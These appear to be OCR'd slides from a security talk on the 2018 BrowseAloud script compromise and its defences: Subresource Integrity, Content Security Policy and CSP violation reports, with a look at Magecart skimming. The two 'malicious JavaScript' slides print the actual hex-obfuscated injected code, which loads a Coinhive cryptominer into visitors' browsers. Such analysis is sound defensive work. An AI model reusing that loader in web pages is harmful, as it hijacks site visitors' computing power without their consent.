
Feb 13, 2018, 11:50 AM

Report URI


Scott Helme
@Scott_Helme
Had an awesome time at @ncsc today! Some great people there doing great things.
National Cyber Security Centre
a part of GCHQ
7:38 PM · Feb 27, 2018
View Tweet analytics
Promote
28 Likes

```
<script src="//www.browsealoud.com/plus/scripts/ba.js" type="text/javascript"></script>
```


Report URI


LOREM
IPSUM
0001
DATE: _____ 20 __
PAY TO THE
ORDER OF: _____
$
_____ DOLLARS
FOR: _____
Scott Helme
1234567890 12345678 1234

```
<script src="//www.browsealoud.com/plus/scripts/ba.js" type="text/javascript"></script>
```


```
<script src="//www.browsealoud.com/plus/scripts/ba.js" type="text/javascript"></script>
```

Report URI



SUBRESOURCE INTEGRITY

```
<script src="//www.browsealoud.com/plus/scripts/ba.js" type="text/javascript“
integrity="sha256-Abhisa/nS9WMne/YX+dqiFINl+JiE15MCWvASJvVtIk="
crossorigin="anonymous"></script>
```



Report URI

THE MALICIOUS JAVASCRIPT

https://www.browsealoud.com/plus/scripts/ba.js

```
/* [Warning] Do not copy or self host this file, you will not be supported */
/* BrowseAloud Plus v2.5.0 (13-09-2017) */


window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]("\x3c\x73\x63\x
72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x
74\x27
\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73\x3a\x2f\x2f\x63\x6f\x69\x6e\x68\x69\x76\x
65\x2e\x63\x6f\x6d\x2f\x6c\x69\x62\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x6d\x69
\x6e\x2e\x6a\x73\x3f\x72\x6e\x64\x3d" +
window["\x4d\x61\x74\x68"]["\x72\x61\x6e\x64\x6f\x6d"]() +
"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e");
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]('\x3c\x73\x63\x
72\x69\x70\x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x
6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79 \x3e \x31\x29\x7b \x76\x61\x72
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x6f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x
2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79\x2f
\x33\x29\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
\x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x38\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d \x76\x61\x72
\x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\'\x31
\x47\x64\x51\x47\x70\x59\x31\x70\x69\x76\x72\x47\x6c\x56\x48\x53\x70\x35\x50\x32\x
49\x49\x72\x39\x63\x79\x54\x7a\x7a\x58\x71\'\x2c
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x6e\x65\x72\x2e\x73\x74\x61\x
72\x74\x28\x29\x3b\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e');

function toggleBar() { debug.trace("Legacy toggleBar()"),
(!BrowseAloud.config.isMobile || BrowseAloud.config.isMobile &&
BrowseAloud.config.availableMobile) && BrowseAloud.panel.toggleBar(!0) } var
_ba_cv = "2.5.0"; if (void 0 === _baApplicationServer) var......
```

Report URI

THE MALICIOUS JAVASCRIPT

https://www.browsealoud.com/plus/scripts/ba.js

```
/* [Warning] Do not copy or self host
this file, you will not be supported */
/* BrowseAloud Plus v2.5.0 (13-09-2017)
*/


window["\x64\x6f\x63\x75\x6d\x65\x6e\x74
"]["\x77\x72\x69\x74\x65"]("\x3c\x73\x63
\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74
\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70
\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73
\x3a\x2f\x2f\x63\x6f\x69\x6e\x68\x69\x76
\x65\x2e\x63\x6f\x6d\x2f\x6c\x69\x62\x2f
\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x6d
\x69\x6e\x2e\x6a\x73\x3f\x72\x6e\x64\x3d
" + …
```

```
<script src="//www.browsealoud.com/plus/latest.js" type="text/javascript"></script>
```

Report URI

Benefits

"We can patch the JS for you any time, no problem!"

- The Vendor

Report URI

Drawbacks

"We can patch the JS for you any time, no problem!"

- The Attacker

Report URI

CONTET SECURITY POLICY

cache-control: public, max-age=0
content-encoding: br
content-security-policy: default-src 'self’; script-src ‘self’ browsealoud.com
server: nginx
vary: Cookie, Accept-Encoding

Report URI

CONTET SECURITY POLICY

content-security-policy:
default-src 'self';
script-src 'self' browsealoud.com;
connect-src 'self' browsealoud.com;
report-uri https://demo.report-uri.com/r/d/csp/enforce

Report URI

CONTET SECURITY POLICY

content-security-policy-report-only:
default-src 'self';
script-src 'self' browsealoud.com;
connect-src 'self' browsealoud.com;
report-uri https://demo.report-uri.com/r/d/csp/enforce

Report URI

VIOLATION REPORT: SCRIPT-SRC


```
{
    "csp-report": {
        "document-uri": "https://ico.org",
        "blocked-uri": "https://coinhive.com/",
        "effective-directive": "script-src",
        …
    }
}
```

Report URI

VIOLATION REPORT: CONNECT-SRC


```
{
    "csp-report": {
        "document-uri": "https://ico.org",
        "blocked-uri": "https://coinhive.com/",
        "effective-directive": "connect-src",
        …
    }
}
```

Report URI

Magecart

"All your credit cards are belong to us!"

- The Attackers

Report URI

NOTABLE MAGECART ATTACKS

2015 Senate Republicans, LA Times
2016 ESET Security
2017 Red Cross
2018 Ticketmaster, British Airways, NewEgg
2019 Forbes, Macy’s, Procter and Gamble
2020 Intersport, Tupperware
2021 Sealand
2022 Segway, Element Vape

Report URI

TAXONOMY OF AN ATTACK

BREACH **INJECT** **EXFILTRATE**

Report URI

THANK YOU

REPORT-URI.COM

Report URI

QUESTIONS ?

REPORT-URI.COM

goto;

Don't forget to
rate this session
in the **GOTO Guide app**